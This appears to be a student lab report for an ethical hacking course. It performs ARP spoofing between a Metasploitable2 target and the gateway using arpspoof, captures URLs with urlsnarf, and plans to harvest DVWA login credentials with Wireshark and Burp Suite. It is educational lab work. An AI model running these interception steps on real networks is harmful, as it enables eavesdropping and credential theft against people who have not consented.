
Antonio Shields
CYSE 450
Assignment # 7
March 19, 2024

Assignment 7 – Packet Sniffing


CYSE 450 Ethical Hacking and Penetration Testing

Task: Performing an ARP Spoofing Attack

1. Power on and login to Kali Linux and Metasploitable2 (Target Machine) [NOTE: You can choose windows XP/7 as an alternative for metasploitable2, if you want]



2. Open a root terminal on the Kali Linux virtual machine and discover the IP addresses of the other machines on the network to spoof them (that is, pretend to be them) using netdiscover tool/command.



3. You need to allow the Kali Linux machine to forward packets on behalf of other machines by enabling IP forwarding. Make sure that you're a root user on Kali Linux, and then enable IP forwarding by setting the IP forwarding flag.

```
┌──(root㉿kali-virtualbox1)-[~]
└─# ifconfig eth0 promisc

┌──(root㉿kali-virtualbox1)-[~]
└─# ifconfig
eth0: flags=4419<UP,BROADCAST,RUNNING,PROMISC,MULTICAST>  mtu 1500
        inet 192.168.1.201  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::a00:27ff:fe2e:c7a8  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:2e:c7:a8  txqueuelen 1000  (Ethernet)
        RX packets 125866  bytes 11272905 (10.7 MiB)
        RX errors 0  dropped 4  overruns 0  frame 0
        TX packets 59081  bytes 3563990 (3.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

4. Generate multiple fake ARP replies by running the following command (in root terminal):

arpspoof -i eth0 -t IP-address_of_Victim IP address of-Gateway

```
┌──(root㉿kali-virtualbox1)-[~]
└─# arp -a
? (192.168.1.251) at b8:b4:09:b6:60:0a [ether] on eth0
DESKTOP-8N1DM8N (192.168.1.174) at 70:9c:d1:3a:61:fa [ether] on eth0
G3100.mynetworksettings.com (192.168.1.1) at b8:f8:53:f0:65:c1 [ether] on eth0
? (192.168.1.230) at 08:00:27:70:65:c7 [ether] on eth0
Samsung (192.168.1.166) at c8:12:0b:29:b8:98 [ether] on eth0

┌──(root㉿kali-virtualbox1)-[~]
└─# arpspoof -i eth0 -t 192.168.1.230 192.168.1.1
8:0:27:2e:c7:a8 8:0:27:70:65:c7 0806 42: arp reply 192.168.1.1 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 8:0:27:70:65:c7 0806 42: arp reply 192.168.1.1 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 8:0:27:70:65:c7 0806 42: arp reply 192.168.1.1 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 8:0:27:70:65:c7 0806 42: arp reply 192.168.1.1 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 8:0:27:70:65:c7 0806 42: arp reply 192.168.1.1 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 8:0:27:70:65:c7 0806 42: arp reply 192.168.1.1 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 8:0:27:70:65:c7 0806 42: arp reply 192.168.1.1 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 8:0:27:70:65:c7 0806 42: arp reply 192.168.1.1 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 8:0:27:70:65:c7 0806 42: arp reply 192.168.1.1 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 8:0:27:70:65:c7 0806 42: arp reply 192.168.1.1 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 8:0:27:70:65:c7 0806 42: arp reply 192.168.1.1 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 8:0:27:70:65:c7 0806 42: arp reply 192.168.1.1 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 8:0:27:70:65:c7 0806 42: arp reply 192.168.1.1 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 8:0:27:70:65:c7 0806 42: arp reply 192.168.1.1 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 8:0:27:70:65:c7 0806 42: arp reply 192.168.1.1 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 8:0:27:70:65:c7 0806 42: arp reply 192.168.1.1 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 8:0:27:70:65:c7 0806 42: arp reply 192.168.1.1 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 8:0:27:70:65:c7 0806 42: arp reply 192.168.1.1 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 8:0:27:70:65:c7 0806 42: arp reply 192.168.1.1 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 8:0:27:70:65:c7 0806 42: arp reply 192.168.1.1 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 8:0:27:70:65:c7 0806 42: arp reply 192.168.1.1 is-at 8:0:27:2e:c7:a8
```

5. Also trick the router into believing you are the victim so that you can intercept incoming internet traffic on the victim's behalf. Open a new root terminal and run the command that follows:

arpspoof -i eth0 -t IP address of-Gateway IP-address_of_Victim

```
┌──(root㉿kali-virtualbox1)-[~]
└─# arpspoof -i eth0 -t 192.168.1.1 192.168.1.230
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
8:0:27:2e:c7:a8 b8:f8:53:f0:65:c1 0806 42: arp reply 192.168.1.230 is-at 8:0:27:2e:c7:a8
```


6. Check the Arp table in the target Machine. Did you notice any changes in the MAC address for the gateway? Yes, below shows the arp -a command before the arp spoof command was used and after the arp -a command was used. The MAC address of the Gateway router changed to the attacker kali's MAC address when the arp spoof command was used.

```
msfadmin@metasploitable:~$ arp -a
DESKTOP-8N1DM8N (192.168.1.174) at 70:9C:D1:3A:61:FA [ether] on eth0
kali-virtualbox1 (192.168.1.201) at 08:00:27:2E:C7:A8 [ether] on eth0
G3100.mynetworksettings.com (192.168.1.1) at B8:F8:53:F0:65:C1 [ether] on eth0
msfadmin@metasploitable:~$ arp -a
kali-virtualbox1 (192.168.1.201) at 08:00:27:2E:C7:A8 [ether] on eth0
G3100.mynetworksettings.com (192.168.1.1) at 08:00:27:2E:C7:A8 [ether] on eth0
msfadmin@metasploitable:~$ _
```


7. In another terminal in Kali VM, type the following command to Extract the URLs running.

```
┌──(ashie005㉿kali-virtualbox1)-[~]
└─$ sudo urlsnarf -i eth0
[sudo] password for ashie005:
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
kali-virtualbox1 - - [19/Mar/2024:16:12:12 -0400] "POST http://r3.o.lencr.org/ HTTP/1.1" - - "-" "Mozilla/5.0
kali-virtualbox1 - - [19/Mar/2024:16:12:12 -0400] "POST http://r3.o.lencr.org/ HTTP/1.1" - - "-" "Mozilla/5.0
kali-virtualbox1 - - [19/Mar/2024:16:12:12 -0400] "POST http://r3.o.lencr.org/ HTTP/1.1" - - "-" "Mozilla/5.0
kali-virtualbox1 - - [19/Mar/2024:16:12:12 -0400] "POST http://r3.o.lencr.org/ HTTP/1.1" - - "-" "Mozilla/5.0
kali-virtualbox1 - - [19/Mar/2024:16:12:14 -0400] "POST http://r3.o.lencr.org/ HTTP/1.1" - - "-" "Mozilla/5.0
kali-virtualbox1 - - [19/Mar/2024:16:12:14 -0400] "POST http://r3.o.lencr.org/ HTTP/1.1" - - "-" "Mozilla/5.0
kali-virtualbox1 - - [19/Mar/2024:16:12:14 -0400] "POST http://r3.o.lencr.org/ HTTP/1.1" - - "-" "Mozilla/5.0
kali-virtualbox1 - - [19/Mar/2024:16:12:14 -0400] "POST http://r3.o.lencr.org/ HTTP/1.1" - - "-" "Mozilla/5.0
kali-virtualbox1 - - [19/Mar/2024:16:12:15 -0400] "POST http://r3.o.lencr.org/ HTTP/1.1" - - "-" "Mozilla/5.0
kali-virtualbox1 - - [19/Mar/2024:16:12:16 -0400] "POST http://r3.o.lencr.org/ HTTP/1.1" - - "-" "Mozilla/5.0
kali-virtualbox1 - - [19/Mar/2024:16:12:16 -0400] "POST http://r3.o.lencr.org/ HTTP/1.1" - - "-" "Mozilla/5.0
kali-virtualbox1 - - [19/Mar/2024:16:12:23 -0400] "GET http://192.168.1.230/ HTTP/1.1" - - "-" "Mozilla/5.0 (X
kali-virtualbox1 - - [19/Mar/2024:16:12:32 -0400] "GET http://192.168.1.230/favicon.ico HTTP/1.1" - - "http://
kali-virtualbox1 - - [19/Mar/2024:16:12:32 -0400] "POST http://r3.o.lencr.org/ HTTP/1.1" - - "-" "Mozilla/5.0
kali-virtualbox1 - - [19/Mar/2024:16:12:32 -0400] "POST http://r3.o.lencr.org/ HTTP/1.1" - - "-" "Mozilla/5.0
kali-virtualbox1 - - [19/Mar/2024:16:12:33 -0400] "POST http://ocsp.pki.goog/gts1c3 HTTP/1.1" - - "-" "Mozilla
kali-virtualbox1 - - [19/Mar/2024:16:12:33 -0400] "POST http://ocsp.pki.goog/gts1c3 HTTP/1.1" - - "-" "Mozilla
```

8. Open a browser in kali Linux and type the IP address of Metasploitable2 (Target Machine). Then go to DVWA page. Login using **username : admin** and **password : password** (These should be provided in the same login page of DVWA)



9. Now open **Wireshark** and analyze **HTTP POST** packet to capture the credentials you used to login to DVWA page in Metasploitable2 VM. Please submit the screenshot.



10. Open **Burp Suite** in Kali Linux to harvest the credentials - username and password and highlight those in the screenshot. **NOTE:** You need to turn on the intercept in burp suite Proxy.